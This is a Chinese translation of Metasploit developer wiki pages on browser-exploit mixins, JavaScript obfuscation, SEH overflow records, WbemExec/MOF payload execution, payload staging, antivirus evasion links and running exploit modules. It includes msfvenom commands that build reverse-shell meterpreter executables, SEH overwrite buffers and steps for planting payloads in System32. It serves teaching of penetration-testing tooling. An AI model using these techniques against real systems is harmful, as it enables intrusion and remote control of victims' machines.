    send_exploit_html(cli, html)
end
```

ERB 是一种编写Metasploit浏览器漏洞的新方法。如果你已经写了一个或两个Web应用程序，这对你来说并不陌生。当您使用BrowserExploitServer mixin编写漏洞利用程序时，真正发生的是您正在编写一个rails模板。以下是使用此功能的示例：

```
def on_request_exploit(cli, request, target_info)
    html = %Q|
    <html>
    Do you feel lucky, punk?<br>
    <% if [true, false].sample %>
    Lucky!<br>
    <% else %>
    Bad luck, bro!<Br>
    <% end %>
    </html>
    |
    send_exploit_html(cli, html)
end
```

如果要访问局部变量或参数，请确保将绑定对象传递给send_exploit_html：

```
def exploit_template1(target_info, txt)
    txt2 = "I can use local vars!"

    template = %Q|
    <% msg = "This page is generated by an exploit" %>
    <%=msg%><br>
    <%=txt%><br>
    <%=txt2%><br>
    <p></p>
    Data gathered from source: #{target_info[:source]}<br>
    OS name: #{target_info[:os_name]}<br>
    UA name: #{target_info[:ua_name]}<br>
    UA version: #{target_info[:ua_ver]}<br>
    Java version: #{target_info[:java]}<br>
    Office version: #{target_info[:office]}
    |

    return template, binding()
end

def on_request_exploit(cli, request, target_info)
    send_exploit_html(cli, exploit_template(target_info, txt))
end
```

BrowserExploitServer mixin在制作exploit的同时还提供了许多其他有用的东西。例如：当您调用“get_payload”方法时，它可以生成特定于目标的有效内容。它还使您可以访问RopDb mixin,其中包含一组ROP以绕过DEP（数据执行保护）。请务必查看API文档以获取更多信息。 为了得到一个开始，下面是一个可以使用的代码示例，开始开发浏览器漏洞：

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::BrowserExploitServer

  def initialize(info={})
    super(update_info(info,
      'Name'           => "BrowserExploitServer Example",
      'Description'    => %q{
        This is an example of building a browser exploit using the BrowserExploitServe
r mixin
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'sinn3r' ],
      'References'     =>
        [
          [ 'URL', 'http://metasploit.com' ]
        ],
      'Platform'       => 'win',
      'BrowserRequirements' =>
        {
          :source => /script|headers/i,
        },
      'Targets'        =>
        [
          [ 'Automatic', {} ],
          [
```

```
                'Windows XP with IE 8',
                {
                  'os_name'   => 'Windows XP',
                  'ua_name'   => 'MSIE',
                  'ua_ver'    => '8.0'
                }
              ],
              [
                'Windows 7 with IE 9',
                {
                  'os_name'   => 'Windows 7',
                  'ua_name'   => 'MSIE',
                  'ua_ver'    => '9.0'
                }
              ]
            ],
        'Payload'         => { 'BadChars' => "\x00" },
        'DisclosureDate' => "Apr 1 2013",
        'DefaultTarget'  => 0))
  end

  def exploit_template(target_info)
    template = %Q|
    Data source: <%=target_info[:source]%><br>
    OS name: <%=target_info[:os_name]%><br>
    UA name: <%=target_info[:ua_name]%><br>
    UA version: <%=target_info[:ua_ver]%><br>
    Java version: <%=target_info[:java]%><br>
    Office version: <%=target_info[:office]%>
    |

    return template, binding()
  end

  def on_request_exploit(cli, request, target_info)
    send_exploit_html(cli, exploit_template(target_info))
  end

end
```

JavaScript 混淆

BrowserExploitServer依靠JSObfu mixin来支持JavaScript混淆。在编写JavaScript时，应该总是这样写：

```
js = js_obfuscate(your_code)
```

该#js_obfuscate会返回一个Rex::Exploitation::JSObfu对象。要获得混淆的JavaScript，请调用以下#to_s方法：

```
js.to_s
```

如果您需要访问混淆的符号名称，则可以使用#sym方法

```
# Get the obfuscated version of function name test()
var_name = js.sym('test')
```

请注意，即使您的模块正在调用#js_obfuscate方法，默认情况下，除非用户设置JsObfuscate数据存储选项，否则混淆不会启动。此选项是一个OptInt，它允许您设置混淆次数（默认值为0）。

```
deregister_options('JsObfuscate')
```

如果您的基于BES的攻击根本不需要混淆，请务必调用#deregister_options并移除JsObfuscate选项。像这样：

```
deregister_options('JsObfuscate')
```

要了解有关Metasploit的JavaScript混淆功能的更多信息，请阅读How to obfuscate JavaScript in Metasploit.

相关文章

- https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-browser-exploit-using-HttpServer
- https://github.com/rapid7/metasploit-framework/wiki/Information-About-Unmet-Browser-Exploit-Requirements

Metasploit框架提供了可让你用于开发浏览器exploit的不同mixin，主要有Msf::Exploit::Remote::HttpServer, Msf::Exploit::Remote::HttpServer::HTML and Msf::Exploit::Remote::BrowserExploitServer. 这篇文章主要涵盖HttpServer mixin. HttpServer mixin是所有HTTP服务器 mixin的母亲(像 BrowserExploitServer 和 HttpServer::HTML).要使用它，你的模块需要有一个“on_request_uri”方法，这个方法是HTTP服务器收到来自浏览器的HTTP请求时触发的回调。设置“on_request_uri”的例子：

```
#
# Listens for a HTTP request.
# cli is the socket object, and request is a Rex::Proto::Http::Request object
#
def on_request_uri(cli, request)
    print_status("Client requests URI: #{request.uri}")
end
```

“on_request_uri”方法也是您可以创建HTTP响应的地方。这里有几个选择可以用来做这一点：

- **send_not_found(cli)** - 发送404到客户端。确保传递cli（套接字）对象。
- **send_redirect(cli, location='/', body='', headers={})** - 将客户端重定向到一个新的位置。
- **send_response(cli, body, headers={})** - 向客户端发送响应。这种方法可能是你大部分时间使用的方法。 如果你看过我们的一些exploit模块，你也可以使用Exploit::Remote::HttpServer::HTML 代替 Exploit::Remote::HttpServer.用法大多相同，区别在于Exploit::Remote::HttpServer::HTML mixin可以让你访问一些Javascript函数，如Base64，heap spraying，OS detection,等。 以下是发送HTTP响应的示例：

```
#
# Sends a "Hello, world!" to the client
#
def on_request_uri(cli, request)
    html = "Hello, world!"
    send_response(cli, html)
end
```

另请注意，为了处理HTTP请求，它必须包含基本的URIPATH，默认情况下是随机的。这意味着如果你想处理多个URI（如果你需要处理重定向或链接的话可能），你还需要确保它们具有基本的URIPATH。要检索基本的URIPATH，可以使用“get_resource”方法，下面是一个例子：

```
def serve_page_1(cli)
    html = "This is page 1"
    send_response(cli, html)
end

def serve_page_2(cli)
    html = "This is page 2"
    send_response(cli, html)
end

def serve_default_page(cli)
    html = %Q|
    <html>
    <a href="#{get_resource.chomp('/')}/page_1.html">Go to page 1</a><br>
    <a href="#{get_resource.chomp('/')}/page_2.html">Go to page 2</a>
    </html>
    |

    send_response(cli, html)
end

def on_request_uri(cli, request)
    case request.uri
    when /page_1\.html$/
        serve_page_1(cli)
    when /page_2\.html$/
        serve_page_2(cli)
    else
        serve_default_page(cli)
    end
end
```

当然，当你编写Metasploit浏览器漏洞的时候，还有很多需要考虑的东西。例如，您的模块可能需要执行浏览器检测，因为允许Chrome浏览器接收IE漏洞是没有意义的。您可能还需要构建特定于目标的负载，这意味着您的模块需要知道它的目标是什么，并且必须构建一个方法来相应地定制漏洞利用等。HttpServer和HttpServer::HTML mixin提供各种方法让你完成所有这些。确保查看API文档（可以通过运行msf / documentation / gendocs.sh，或者只是在msf目录中运行“yard”）或者检查现有的代码示例（特别是最近的代码示例）。 为了使事情开始，您可以始终使用以下模板开始开发浏览器利用：

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::HttpServer

  def initialize(info={})
    super(update_info(info,
      'Name'           => "HttpServer mixin example",
      'Description'    => %q{
        Here's an example of using the HttpServer mixin
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'sinn3r' ],
      'References'     =>
        [
          [ 'URL', 'http://metasploit.com' ]
        ],
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Generic', {} ],
        ],
      'DisclosureDate' => "Apr 1 2013",
      'DefaultTarget'  => 0))
  end

  def on_request_uri(cli, request)
    html = "hello"
    send_response(cli, html)
  end

end
```

如果你想仔细看看mixin可以做什么，请看

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/exploit/http/server.rb

异常处理程序覆盖曾经是利用堆栈缓冲区溢出的一种非常流行的技术，但在新程序中不再那么常见，因为它们很可能是用SafeSEH编译的。有一点，即使在启用了SafeSEH的情况下，仍然有可能通过堆喷来滥用异常处理程序，但是当然，内存保护并不止于此。DEP/ASLR最终来拯救，所以几乎结束了SEH漏洞的辉煌岁月。您可能仍然可以找到不利用SafeSEH编译的易受攻击的应用程序，但是该应用程序可能已经过时，不再维护，或者它更像是开发人员的学习实验。哦，这可能已经是一个漏洞了。尽管如此，利用异常处理来利用堆栈缓冲区溢出还是有趣的，所以如果你遇到它，使用 `Seh` mixin

要求

为了能够使用SEH mixin，必须满足一些可利用的需求：

- 易受攻击的程序没有SafeSEH
- 没有DEP（数据执行保护）。mixin使用短暂的跳转来执行有效载荷，这意味着内存必须是可执行的。正如名字所暗示的，DEP阻止了这一点。

示例

首先，确保你在你的模块的 `Metasploit3` 类的范围内包含了 `Seh` mixin

```
include Msf::Exploit::Seh
```

接下来，您需要 `Ret` 来为SE处理程序设置一个地址。这个地址应该放在你的模块的元数据中，具体在下面的 `Targets` 。在Metasploit中，每个目标实际上是一个由两个元素组成的数组。第一个元素只是目标的名称（目前没有严格的命名风格），第二个元素实际上是一个字典，其中包含特定于该目标的信息，例如目标地址。以下是设置Ret地址的示例：

```
'Targets'        =>
  [
    [ 'Windows XP', {'Ret' => 0x75022ac4 } ] # p/p/r in ws2help.dll
  ]
```

正如你所看到的，记录Ret地址的作用以及指向那个DLL 也是一个好习惯。 Ret实际上是一种特殊的key，因为它可以通过 `target.ret` 在模块中使用。在我们的下一个例子中，你会看到 `target.ret` 被用来代替原始目标地址的编码。 如果您需要一个工具来为ret地址 查找POP/POP/RET,你能使用metasploit的 `msfbinscan` 工具,它位于tools目录下. 好的，现在我们来看看这些方法。 `Seh` mixin 提供了两种方法：

- `generate_seh_payload` - 生成一个虚假的SEH记录，并在之后附上有效载荷。这是一个例子：

```
buffer = ''
buffer << "A" * 1024 # 1024 bytes of padding
buffer << generate_seh_payload(target.ret) # SE record overwritten after 1024 byte
s
```

buffer内存中的实际布局应该是这样的：

```
[ 1024 bytes of 'A' ][ A short jump ][ target.ret ][ Payload ]
```

- `generate_seh_record` - 在没有有效载荷的情况下生成假SEH记录，以防您想将有效载荷放置在其他地方。代码示例：

```
buffer = ''
buffer << "A" * 1024 # 1024 bytes of padding
buffer << generate_seh_payload(target.ret)
buffer << "B" * 1024 # More padding
```

内存布局应该是这样的：

```
[ 1024 bytes of 'A' ][ A short jump ][ target.ret ][ Padding ]
```

参考

https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/

https://github.com/rapid7/metasploit-framework/blob/master/lib/rex/exploitation/seh.rb

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/exploit/seh.rb

Windows管理规范（WMI）是Microsoft实施的基于Web的企业管理（WBEM），它使用管理对象格式（MOF）来创建通用信息模型（CIM）类。在Stuxnet诞生之前，安全社区实际上并不熟悉这种技术的恶毒，Stuxnet使用MOF文件来利用漏洞，允许攻击者通过假打印机后台处理程序服务创建文件。这个技术后来在Metasploit的ms10_061_spoolss.rb模块中进行了逆向和演示，这大大改变了我们处理写入权限攻击的方式。一般来说，如果你发现自己能够写入system32，你很可能会利用这种技术。

要求

要能够使用 `WBemExec` mixin，您必须满足以下要求：

- `C:\Windows\System32\` 写入权限
- `C:\Windows\System32\Wbem\` 写入权限
- 目标不能比Windows Vista更新（所以对于XP，Win 2003或更早的版本来说，这些功能大多是好的）。这更多的是API的限制，而不是技术。较新的Windows操作系统需要首先预编译MOF文件。

用法

首先，在你的 `Metasploit3` 类范围内包含 `WbemExec` mixin 。您还需要 `EXE` mixin生成一个可执行文件：

```
include Msf::Exploit::EXE
include Msf::Exploit::WbemExec
```

接下来，生成有效载荷名称和可执行文件：

```
payload_name = "evil.exe"
exe = generate_payload_exe
```

然后使用该generate_mof方法生成mof文件。第一个参数应该是mof文件的名称，第二个参数是有效负载名称：

```
mof_name = "evil.mof"
mof = generate_mof(mof_name, payload_name)
```

现在，您已经准备好将文件写入/上传到目标机器。始终确保您首先上传有效负载可执行文件到 `C:\Windows\System32\` 。

```
upload_file_to_system32(payload_name, exe) # Write your own upload method
```

然后现在你可以上传 `mof` 文件到 `C:\Windows\System32\wbem\` ：

```
upload_mof(mof_name, mof) # Write your own upload method
```

一旦mof文件被上传，Windows管理服务应该选择并执行它，这将最终在system32中执行你的有效载荷。另外，使用后，mof文件将自动移出mof目录。

参考

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/exploit/wbemexec.rb

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/ms10_061_spoolss.rb

在Metasploit模块中使用多个网络mixin总是一件棘手的事情，因为很可能会碰到重叠的数据存储选项，变量，方法等问题.超级调用仅适用于一个mixin等。这被认为是高级的模块开发，有时可能是相当痛苦地弄清自己的。为了改善Metasploit的开发体验，我们举几个例子来演示常见的场景，需要使用多个mixin来实现开发。

今天的课程：发送HTTP请求来攻击目标机器，并使用HttpServer来传送负载。

假设您想要利用Web服务器或Web应用程序。你可以代码执行，但你需要找到一种方式来提供最终的有效载荷（可能是一个可执行文件），而HTTP服务器恰好是你的选择。 这里是你如何设置它：

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::Remote::HttpServer::HTML

  def initialize(info={})
    super(update_info(info,
      'Name'           => "HttpClient and HttpServer Example",
      'Description'    => %q{
        This demonstrates how to use two mixins (HttpClient and HttpServer) at the sam
e time,
        but this allows the HttpServer to terminate after a delay.
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'sinn3r' ],
      'References'     =>
        [
          ['URL', 'http://metasploit.com']
        ],
      'Payload'        => { 'BadChars' => "\x00" },
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Automatic', {} ],
        ],
      'Privileged'     => false,
      'DisclosureDate' => "Dec 09 2013",
      'DefaultTarget'  => 0))

      register_options(
        [
          OptString.new('TARGETURI', [true, 'The path to some web application', '/']),
          OptInt.new('HTTPDELAY',    [false, 'Number of seconds the web server will wa
it before termination', 10])
        ], self.class)
  end

  def on_request_uri(cli, req)
    print_status("#{peer} - Payload request received: #{req.uri}")
    send_response(cli, 'You get this, I own you')
  end

  def primer
    print_status("Sending a malicious request to #{target_uri.path}")
    send_request_cgi({'uri'=>normalize_uri(target_uri.path)})
  end

  def exploit
    begin
      Timeout.timeout(datastore['HTTPDELAY']) { super }
    rescue Timeout::Error
      # When the server stops due to our timeout, this is raised
    end
  end
end
```

以下是运行上述示例时发生的情况：

1.封装在Timeout块的超级调用将启动Web服务器。 2.在Web服务器处于无限循环状态之前，会调用primer()方法,这是您发送恶意请求以获取代码执行的地方。 3.您的HttpServer根据请求提供最终的有效载荷 4.10秒后，模块引发超时异常。Web服务器终止。

如果你想知道为什么Web服务器必须在一段时间后终止，这是因为如果模块无法在目标机器上执行代码执行，显然它永远不会询问你的Web服务器的恶意负载，所以没有意义永远保持活动.通常情况下，获得有效载荷请求也不需要很长时间，所以我们保持了超时。 上例的输出应该如下所示：

```
msf exploit(test) > run
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.1.76:4444
[*] Using URL: http://0.0.0.0:8080/SUuv1qjZbCibL80
[*]  Local IP: http://10.0.1.76:8080/SUuv1qjZbCibL80
[*] Server started.
[*] Sending a malicious request to /
msf exploit(test) >
[*] 10.0.1.76        test - 10.0.1.76:8181 - Payload request received: /SUuv1qjZbCibL8
0
[*] Server stopped.

msf exploit(test) >
```

相关文章：

- https://github.com/rapid7/metasploit-framework/wiki/How-to-Send-an-HTTP-Request-Using-HTTPClient
- https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-browser-exploit-using-HttpServer
- https://community.rapid7.com/community/metasploit/blog/2012/12/17/metasploit-hooks

使用Metasploit将文件压缩成zip格式非常简单。对于大多数用途，您可以使用 Msf::Util::EXE.to_zip 来将数据压缩到一个zip文件

用法

```
files =
  [
    {data: 'AAAA', fname: 'test1.txt', comment: 'my comment'},
    {data: 'BBBB', fname: 'test2.txt'}
  ]

zip = Msf::Util::EXE.to_zip(files)
```

如果保存为文件，则上面的示例将解压缩出以下内容：

```
$ unzip test.zip
Archive:  test.zip
 extracting: test1.txt
 extracting: test2.txt
```

payloads 如何工作

payload模块是储存在 `modules/payloads/{singles,stages,stagers}/<platform>` .当框架启动时,stages和stagers结合起来创造一个完整的载荷.您可以在exploit中使用它。然后，handlers与有效载荷配对，以便框架知道如何创建与给定通信机制的会话。

有效载荷被赋予参考名称，表示所有的部分，如下所示：

- Staged payloads: `<platform>/[arch]/<stage>/<stager>`
- Single payloads: `<platform>/[arch]/<single>`

这导致像有效载荷像 `windows/x64/meterpreter/reverse_tcp`.打破这一点，平台是 `windows`,架构是 `x64`,最后阶段我们交付的是 `meterpreter`,而实现它的是 `reverse_tcp` 请注意，体系结构是可选的，因为在某些情况下，它是不必要的或暗示的。一个例子是 `php/meterpreter/reverse_tcp` 。Arch不需要PHP有效载荷，因为我们提供的是解释代码，而不是本地代码。

singles

单一的有效载荷是难以忘怀的。他们可以与Metasploit建立沟通机制，但他们不需要。一个可能需要的场景的例子是当目标没有网络访问时 - 通过USB密钥传递的文件格式漏洞利用仍然是可能的。

stagers

舞台是一个小存根，旨在创造某种形式的交流，然后将执行转移到下一个阶段。使用stager解决了两个问题。首先，它允许我们最初使用一个小的有效载荷来加载更多的功能更大的有效载荷。其次，它使通信机制与最后阶段分离成为可能，因此一个有效载荷可以与多个传输一起使用而不需要复制代码。

stages

由于stagers会照顾到处理任何规模的限制，为我们分配一大块内存来运行，所以stage可以是任意大的。这样做的一个优点是能够用C这样的高级语言编写最终阶段的有效载荷。

交付阶段

您希望有效载荷连接回的IP地址和端口被嵌入到stager中。如上所述，所有分级的有效载荷不过是建立通信并执行下一阶段的小存根。当您使用分阶段负载创建可执行文件时，您实际上只是创建了暂存器。所以下面的命令会创建功能相同的exe文件：

```
msfvenom -f exe LHOST=192.168.1.1 -p windows/meterpreter/reverse_tcp
msfvenom -f exe LHOST=192.168.1.1 -p windows/shell/reverse_tcp
msfvenom -f exe LHOST=192.168.1.1 -p windows/vncinject/reverse_tcp
```

（请注意，这些功能是相同的 - 有很多随机化进入它，所以没有两个可执行文件是完全一样的。） 1．Ruby端作为客户端，使用由stager（例如：tcp，http，https）设置的任何传输机制。 * 在shell阶段的情况下，当您与终端进行交互时，Metasploit会将远程进程的输入连接到您的终端。 * 在Meterpreter阶段的情况下，Metasploit将开始使用Meterpreter协议。

逃避杀毒软件

阅读这些链接

- https://community.rapid7.com/community/metasploit/blog/2014/03/26/new-metasploit-49-helps-evade-anti-virus-solutions-test-network-segmentation-and-increase-productivity-for-penetration-testers
- http://www.scriptjunkie.us/2011/04/why-encoding-does-not-matter-and-how-metasploit-generates-exes/
- http://schierlm.users.sourceforge.net/avevasion.html
- http://www.pentestgeek.com/2012/01/25/using-metasm-to-avoid-antivirus-detection-ghost-writing-asm/

有大约一千四百万的其他资源在那里,如何逃避杀毒软件，因此有关文章应该让你开始。

作为一个用户，我们最喜欢Metasploit的一件事情是它允许在技术上很难理解或设计出一些非常容易使用的东西，从字面上点击几下鼠标就可以让您看起来像Matrix的Neo。这使黑客非常容易。但是，如果你是Metasploit的新手，那么知道这一点：Nobody makes their first jump.。估计你会犯错误，有时很小，有时甚至是灾难性的......希望不会。你的第一个漏洞很可能会落在你面前，为了像Neo一样，。显然，为了成为一个你必须学会适当地使用这些模块，我们将教你如何使用。 在这个文档中，明白我们要求你没有exploit开发知识。一些编程知识当然会很好。总的来说，在使用漏洞之前，实际上有“功课”，你应该一直做功课。

载入metasploit模块

每个Metasploit模块都带有一些元数据，用来解释它的含义，并且你必须首先加载它。一个例子：

```
msf > use exploit/windows/smb/ms08_067_netapi
```

阅读模块描述和参数

这听起来可能令人惊讶，但有时候我们会问到已经在模块中解释过的问题。在决定是否适合使用漏洞之前，您应该始终在描述或提供的参考资料中查找以下内容：

- 哪些产品和版本易受攻击 ：这是您应该知道的关于漏洞的最基本的事情
- 什么类型的漏洞及其工作原理： 基本上，您正在学习漏洞的副作用。例如，如果您利用内存损坏，如果由于任何原因而失败，则可能会使服务崩溃。即使不是这样，当你完成shell并输入“exit”时，仍然有可能崩溃。高级别的错误通常比较安全，但不是100%。例如，也许它需要修改一个配置文件或安装一些可能导致应用程序被破坏的东西，并可能成为永久性的。
- 哪些已经经过测试： 在开发模块时，如果太多，通常不会针对每一个体系对漏洞进行测试。通常开发人员只是试图测试他们可以得到的任何东西。所以如果你的目标没有在这里提到，请记住，它不能保证它会100%的工作。最安全的做法是实际上重新创建你的目标所具有的环境，并在触及真实事物之前测试这个漏洞。
- 服务器必须满足哪些条件才能被利用： 通常，漏洞需要多种条件才能被利用。在某些情况下，您可以依靠漏洞check命令，因为当Metasploit标志着一些易受攻击的东西时，它实际上是利用了这个bug。对于使用BrowserExploitServer mixin的浏览器攻击，它还将在加载漏洞利用之前检查可利用的需求。但是自动化并不总是存在，所以你应该在运行这个“exploit”命令之前尝试找到这个信息。有时候这只是常识，真的。例如：Web应用程序的文件上传功能可能会被滥用来上传基于Web的后门程序，并且通常需要上传文件夹才能被用户访问。如果你的目标不符合要求，那就没有意义了。

您可以使用info命令查看模块的描述：

```
msf exploit(ms08_067_netapi) > info
```

阅读目标列表

每个Metasploit漏洞都有一个目标列表。基本上这是开发人员在公开发布漏洞之前测试的一系列设置。如果你的目标机器不在列表中，最好假定这个漏洞利用从未在特定的设置上被测试过。

如果漏洞利用支持自动定位，它总是列表中的第一项（或索引0）。第一项也几乎总是默认的目标。这意味着如果你以前从未使用过，那么你永远都不应该假定攻击会自动为你选择一个目标，而且默认设置可能不是你正在测试的目标。

`show options` 命令 会告诉你哪个目标被选中。例如：

```
msf exploit(ms08_067_netapi) > show options
```

`show targets`命令会给你一个支持的目标列表：

```
msf exploit(ms08_067_netapi) > show targets
```

确认全部选项

所有Metasploit模块都预先配置了大多数数据存储选项。但是，它们可能不适合您正在测试的特定设置。要做一个快速的检查，通常“show options”命令就足够了：

```
msf exploit(ms08_067_netapi) > show options
```

但是，“显示选项”仅显示所有基本选项。它不会向您显示回避或高级选项（尝试“显示回避”和“显示高级”），您应该使用显示所有数据存储选项的命令实际上是“set”命令：

```
msf exploit(ms08_067_netapi) > set
```

找到模块的pull请求

Metasploit存储库托管在Github上（你现在已经在上面），而开发者/贡献者依赖它来进行开发。在模块公开之前，将其作为最终测试和审查的拉取请求提交。在那里，你会发现几乎所有你需要知道的关于这个模块的东西，也许你不会从阅读模块的描述或随机的博客文章中学到的东西。这些信息真的很珍贵

你可能从阅读pull请求中学到的东西：

- 如何建立易受攻击的环境的步骤
- 实际测试了哪些目标。
- 该模块是如何使用的。
- 该模块如何验证。
- 发现了什么问题。您可能想知道的问题。
- 演示。
- 其他惊喜。

主要有两种方法可以找到你正在使用的模块的请求：

- 通过拉请求号码 如果你真的知道拉请求号码，这是最简单的。简单地去

```
https://github.com/rapid7/metasploit-framework/pull/[PULL REQUEST NUMBER HERE]
```

- 通过过滤 这很可能是你如何找到拉请求。首先，你应该去这里：https : //github.com/rapid7/metasploit-framework/pulls。在顶部，您将看到一个带有默认过滤器的搜索输入框is:pr is:open。这些默认值意味着你正在查看pull请求，而你正在查看那些仍在等待处理的请求 - 仍然等待被合并到Metasploit。那么，既然你找已经合并的那个，你应该这样做：

- 点击“closed”。

- 选择标签“module”。
- 在搜索框中输入与模块相关的其他关键字。该模块的标题可能提供最好的关键字。

注意：如果该模块是在2011年11月之前编写的，则不会找到该请求。